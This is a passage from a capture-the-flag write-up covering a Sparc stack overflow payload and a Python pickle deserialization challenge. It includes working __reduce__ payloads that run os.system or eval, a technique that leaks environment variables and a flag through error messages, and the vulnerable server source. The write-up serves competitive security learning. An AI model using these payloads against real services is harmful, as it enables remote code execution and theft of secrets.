payload = struct.pack(">17I",
    0x41414141,
    0x00000000,  0x00000000,  0x00000000,  0x00000000,
    0x00000000,  0x00000000,  0x00000000,  0x00000000,
    0x4E5E3449,  0x595C8488,  0x00000000,  0x00000000,
    0x00000000,  0x00000000,  my_new_sp,  COMM_OBJ_UpdateSLAKey_addr - 8)
print(bytes(payload).hex())
```

When sending this payload, it did not seem to work, and we did not understand why.

```
./client -k 5647008472405673096 -f ../other_teams_keys/team_1_rsa_priv.pem -i 1 -p
 ↪  31337 -a 10.0.0.101 -m
 ↪  414141410000000000000000000000000000000000000000000000000000000000000000004e5e34⌋
 ↪  49595c8488000000000000000000000000000000000406d5128414b39f8
```

The stack pointer we used, `0x406d5128`, could have caused issues due to not being well aligned. Oops, exploiting Sparc systems is hard.

3.5 Challenge 6

3.5.1 Service discovery

A final challenge was released one hour and a half before the end of the competition:

> Challenge 6 is up! Additional ports are enabled on the API server, 1341-1348 and 1361-1368, corresponding to your team

Upon the connection to one of the API server (`10.0.<team #>1.100`) on port 1347, no data is received. After sending some garbage, we identified very unique error messages:

```
svrdig: Digest failed: pickle data was truncated
svrdig: Digest failed: invalid load key, 'A'
```

These messages are enough to be put on track for a Python pickle vulnerability. [1] [2]

3.5.2 Exploitation

The Python pickle serialization format is already quite famous and documented among security enthusiasts. For instance, it supports deserializing instances and to control how they should be treated. For instance, the method `__reduce__()` can return a tuple to tell `pickle` how to create the instance, as found in the official documentation:

> A callable object that will be called to create the initial version of the object. A tuple of arguments for the callable object. An empty tuple must be given if the callable does not accept any argument.

The invocation of an arbitrary callable object with custom arguments is enough to execute commands during the deserialization process:

```python
import os

import pickle
import pickletools

class A:
    def __reduce__(self):
        return os.system, ('sleep 5',)

pickled = pickle.dumps(A())
pickle.loads(pickled)
```

This behavior can also be confirmed with `pickletools`, the final payload uses the `REDUCE` opcode:

```
    0: \x80 PROTO      4
    2: \x95 FRAME      34
   11: \x8c SHORT_BINUNICODE 'posix'
   18: \x94 MEMOIZE    (as 0)
   19: \x8c SHORT_BINUNICODE 'system'
   27: \x94 MEMOIZE    (as 1)
   28: \x93 STACK_GLOBAL
   29: \x94 MEMOIZE    (as 2)
   30: \x8c SHORT_BINUNICODE 'sleep 5'
   39: \x94 MEMOIZE    (as 3)
   40: \x85 TUPLE1
   41: \x94 MEMOIZE    (as 4)
   42: R    REDUCE
   43: \x94 MEMOIZE    (as 5)
   44: .    STOP
highest protocol among opcodes = 4
```

Despite an error message (`svrdig: Digest failed: '...' object has no attribute 'run'`) we assumed that the payload was correctly deserialized and the `REDUCE` opcode processed and that something else was breaking later in the code.

We tried various payloads to confirm that the command was run on the remote host, without success. Time-based payloads (e.g. using `sleep`) were not very helpful because of network jitter, and we did not achieve to get obtain a reverse shell back to our host.

We had to look for another communication channel and thought about the error message we saw earlier: by raising an exception during the deserialization process, we could exfiltrate data.

```python
class A:
    def __reduce__(self):
        return (eval, ("__import__(str(os.environ.keys()))",))
```

This command resulted in an interesting finding, an environment variable named `FLAG`:

```
svrdig: Digest failed: No module named "['PATH', 'HOSTNAME', 'COSMOS_CTS_HOSTNAME',
↪  'FLAG', 'SERVER_PORT', 'HOME', 'LC_CTYPE']"
```

Its value could subsequently be leaked with the same technique:

```python
class A:
    def __reduce__(self):
        return (eval, ("__import__(str(os.environ['FLAG']))",))
```

```
svrdig: Digest failed: No module named 'UpbTqde9'
```

As stated by the organizers, the score is based on flag submission every round: we automated both the exploitation and the submission until the end of the competition.

We also exfiltrated `digest_server.py` and `digest.py` to confirm our assumptions about the challenge after collecting the first flags:

```python
#!/usr/bin/python3

import pickle, socket, os
from digest import Digest

def init():
    HOST = "0.0.0.0"
    print(os.environ)
    DIGEST_PORT = int(os.environ['SERVER_PORT'])

    print(f"svrdig: Starting digest server at address {HOST} port {DIGEST_PORT}")

    digest_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    digest_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    digest_socket.bind((HOST, DIGEST_PORT))
    digest_socket.listen(1)

    while True:
        conn, addr = digest_socket.accept()

        data = conn.recv(2048)

        print(f"svrdig: Server got a digest object from addr {addr} of len
         ↪  {len(data)}")

        try:
            digest_obj = pickle.loads(data)
            print(f"svrdig: Digest object created: {digest_obj}")

            tlmoutput = digest_obj.run()
            print(f"svrdig: Output from Digest object: {tlmoutput}")

            conn.send(tlmoutput.encode())  #bytes(tlmoutput))

            conn.close()
        except Exception as e:
            conn.send(f"svrdig: Digest failed: {str(e)} Closing
             ↪  connection!".encode())
            conn.close()

init()
```

```
import ballcosmos

# Define a digest object for collection of telemetry data
# Uses the COSMOS_CTS_HOSTNAME environment variable to connect to cosmos

class Digest:
    tlmentries = []

    def run(self):
        print(f"dig: Running Digest object with tlmentries={self.tlmentries}")

        # compiles a list of commands and runs them

        output = ""
        for t in self.tlmentries:
            output += ballcosmos.tlm(t)

        return output
```

3.5.3 Conclusion

After some trial and error, we quickly identified the vulnerability and could exploit it against other teams. It took about 30 minutes to get our first flag, that we validated a little bit before the first-blood on this challenge was announced.

We haven’t investigated the possibility to send commands to other team’s Cosmos instances by deserializing `Digest` objects or direct connections.